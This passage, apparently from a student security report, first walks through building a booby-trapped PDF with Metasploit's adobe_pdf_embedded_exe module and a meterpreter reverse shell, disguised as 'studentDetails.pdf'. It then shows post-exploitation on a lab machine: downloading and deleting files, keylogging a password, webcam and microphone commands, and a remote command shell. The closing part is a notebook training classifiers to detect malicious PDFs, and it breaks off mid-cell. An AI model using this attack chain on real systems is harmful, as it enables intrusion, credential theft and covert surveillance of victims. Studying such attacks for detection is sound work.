        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 880 (880.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 880 (880.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Setting LHOST to 192.168.116.131



```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 192.168.116.131
LHOST ⇒ 192.168.116.131
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

LHOST Set, but file name is still the default name i.e. evil.pdf which cant be used:

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting      Required  Description
   ----            ---------------      --------  -----------
   EXENAME                              no        The Name of payload exe.
   FILENAME        evil.pdf             no        The output filename.
   INFILENAME      /usr/share/metasplo  yes       The Input PDF filename.
                   it-framework/data/e
                   xploits/CVE-2010-12
                   40/template.pdf
   LAUNCH_MESSAGE  To view the encrypt  no        The message to display in the F
                   ed content please t           ile: area
                   ick the "Do not sho
                   w this message agai
                   n" box and press Op
                   en.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread
                                        , process, none)
   LHOST     192.168.116.131  yes       The listen address (an interface may be s
                                        pecified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**
```

Changing Filename to studentDetails.pdf

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME studentDetai
ls.pdf
FILENAME => studentDetails.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Start exploiting:

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/templat
e.pdf' ...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.p
df' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'studentDetails.pdf' file ...
[+] studentDetails.pdf stored at /root/.msf4/local/studentDetails.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

The payload is stored at /root/.msf4/local we need to move it to /var/www/html

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > mv /root/.msf4/local/stud
entDetails.pdf /var/www/html
[*] exec: mv /root/.msf4/local/studentDetails.pdf /var/www/html
```

Setting up a Listener:

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Setting Payload:

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

Setting lhost for the listener:

```
msf6 exploit(multi/handler) > set lhost 192.168.116.131
lhost ⇒ 192.168.116.131
msf6 exploit(multi/handler) >
```


Lhost set and port is 444:

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread
                                        , process, none)
   LHOST     192.168.116.131  yes       The listen address (an interface may be s
                                        pecified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Our Listener is running now:


```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.116.131:4444
```

On Victim Machine, go to http://192.168.116.131/studentDetails.pdf



You will be prompted to save the pdf file:


On opening the downloaded pdf, user will be asked to extract it to a location



On saving a connection will be established with our attacker machine:

```
[*] Started reverse TCP handler on 192.168.116.131:4444
[*] Sending stage (175174 bytes) to 192.168.116.132
[*] Meterpreter session 1 opened (192.168.116.131:4444 → 192.168.116.132:49222) at
 2022-04-29 01:17:18 -0400

meterpreter >
```

The file is a normal pdf file:



Attack:
Now we can start the attack from kali and execute some commands:
File location on victim's machine:

```
meterpreter > pwd
c:\Users\anant\Desktop
```


All files on the victim's machine on the above location:

```
meterpreter > ls
Listing: c:\Users\anant\Desktop
=============================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  705019   fil   2020-04-15 02:23:27 -0400  DA 2.docx
-
100666/rw-rw-rw-  2897851  fil   2019-11-09 04:36:56 -0500  FAT sem1 questions.pdf
-
100666/rw-rw-rw-  84976    fil   2020-03-12 11:42:43 -0400  Itinerary.pdf
-
100666/rw-rw-rw-  86171    fil   2020-07-21 03:37:19 -0400  LIC.pdf
-
100666/rw-rw-rw-  2397437  fil   2020-05-31 03:28:40 -0400  Module 7.pdf
-
100666/rw-rw-rw-  386599   fil   2020-03-21 04:17:15 -0400  Presentation1.jpg
-
100666/rw-rw-rw-  1077373  fil   2019-10-07 17:05:43 -0400  anant assignment.pdf
-
100666/rw-rw-rw-  282      fil   2022-04-25 00:26:58 -0400  desktop.ini
-
100666/rw-rw-rw-  46170    fil   2022-04-25 04:20:45 -0400  studentDetails.pdf
-
100666/rw-rw-rw-  73802    fil   2022-04-25 04:20:58 -0400  template.pdf
-
```


We can download any files from the victim's machine:

```
meterpreter > download Presentation1.jpg
[*] Downloading: Presentation1.jpg → /home/kali/Presentation1.jpg
[*] Downloaded 377.54 KiB of 377.54 KiB (100.0%): Presentation1.jpg → /home/kali/P
resentation1.jpg
[*] download    : Presentation1.jpg → /home/kali/Presentation1.jpg
meterpreter >
```

File on victim's pc:




File on our machine:



We can delete any files on victim's machine:

```
meterpreter > del Presentation1.jpg
meterpreter >
```

The file has been deleted:




We can do keylogging by capture user's keystrokes and collect sensitive data like passwords and credit card details by using the victim's user interface by using the following commands:

```
Command        Description
-------        -----------
enumdesktops   List all accessible desktops and window stations
getdesktop     Get the current meterpreter desktop
idletime       Returns the number of seconds the remote user has been idle
keyboard_send  Send keystrokes
keyevent       Send key events
keyscan_dump   Dump the keystroke buffer
keyscan_start  Start capturing keystrokes
keyscan_stop   Stop capturing keystrokes
mouse          Send mouse events
screenshare    Watch the remote user desktop in real time
screenshot     Grab a screenshot of the interactive desktop
setdesktop     Change the meterpreters current desktop
uictl          Control some of the user interface components
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
my user name is anant and my password is 123456
```

Victim's machine:



We can access the victim's webcam and microphone using the following commands:

```
Command        Description
-------        -----------
record_mic     Record audio from the default microphone for X seconds
webcam_chat    Start a video chat
webcam_list    List webcams
webcam_snap    Take a snapshot from the specified webcam
webcam_stream  Play a video stream from the specified webcam
```

We can launch applications on victim's machine including command prompt giving us the full control of the victim's machine:

```
meterpreter > execute -f cmd.exe -H -i
Process 2928 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\Users\anant\Desktop>
```


Now we can use ay windows commands to get the victim's machine details and launch other application:
Victim's network details:

```
c:\Users\anant\Desktop>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : WIN-6K8STFBMEQE
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : localdomain

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Bluetooth Device (Personal Area Network)
   Physical Address. . . . . . . . . : DC-F5-05-98-E8-04
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-BA-1F-6A
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::99e:ff84:3387:5d87%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.116.132(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Friday, April 29, 2022 10:09:18 AM
   Lease Expires . . . . . . . . . . : Friday, April 29, 2022 11:30:22 AM
   Default Gateway . . . . . . . . . : 192.168.116.2
   DHCP Server . . . . . . . . . . . : 192.168.116.254
   DHCPv6 IAID . . . . . . . . . . . : 234884137
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-29-F8-8A-2D-00-0C-29-BA-1F-6A
   DNS Servers . . . . . . . . . . . : 192.168.116.2
   Primary WINS Server . . . . . . . : 192.168.116.2
```


Launching a website on victim's machine:

```
c:\Users\anant\Desktop>start chrome https://www.youtube.com/watch?v=dQw4w9WgXcQ
start chrome https://www.youtube.com/watch?v=dQw4w9WgXcQ
```

As we can see the Chrome browser has been launched with the url we entered:



We can even monitor the victim's screen without the victim's knowledge:



Hence the victim's machine is hijacked

In [7]:

```
df = read_csv('pdfdataset_n.csv')
X = df.iloc[:, 0: 21]
y = df.iloc[:, 21]
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.3)
```

In [9]:

```
clf = RandomForestClassifier()
clf.fit(X_train, y_train)
y_pred = clf.predict(X_test)
acs = accuracy_score(y_test, y_pred)
cm = confusion_matrix(y_test, y_pred)
print("Accuracy:", acs)
print(classification_report(y_test,y_pred,digits=4))
```

```
Accuracy: 0.9989993328885924
              precision    recall  f1-score   support

          no     0.9981    0.9996    0.9989      2686
         yes     0.9997    0.9985    0.9991      3310

    accuracy                         0.9990      5996
   macro avg     0.9989    0.9991    0.9990      5996
weighted avg     0.9990    0.9990    0.9990      5996
```


The results of the Random Forest Classifier

In [10]:

```
import seaborn as sns
sns.heatmap(cm,annot=True,fmt='g')
```

Out[10]:

```
<AxesSubplot:>
```



In [11]:

```
from sklearn.svm import SVC
svclassifier = SVC(kernel='linear')
svclassifier.fit(X_train, y_train)
```

Out[11]:

```
SVC(kernel='linear')
```

In [13]:

```
svcpred = svclassifier.predict(X_test)
print(accuracy_score(y_test,svcpred))
print(classification_report(y_test,svcpred,digits=4))
```

```
0.9906604402935291
              precision    recall  f1-score   support

          no     0.9799    0.9996    0.9897      2686
         yes     0.9997    0.9834    0.9915      3310

    accuracy                         0.9907      5996
   macro avg     0.9898    0.9915    0.9906      5996
weighted avg     0.9908    0.9907    0.9907      5996
```


Output for the SVC classifer

In [15]:

```
sns.heatmap(confusion_matrix(y_test, svcpred),annot=True,fmt='g')
```

Out[15]:

```
<AxesSubplot:>
```



In [16]:

```
from sklearn.tree import DecisionTreeClassifier
classifier = DecisionTreeClassifier()
classifier.fit(X_train, y_train)
```

Out[16]:

```
DecisionTreeClassifier()
```

Confusion matrix

In [16]:

```
from sklearn.tree import DecisionTreeClassifier
classifier = DecisionTreeClassifier()
classifier.fit(X_train, y_train)
```

Out[16]:

```
DecisionTreeClassifier()
```

In [17]:

```
dtpred=classifier.predict(X_test)
print(accuracy_score(y_test,dtpred))
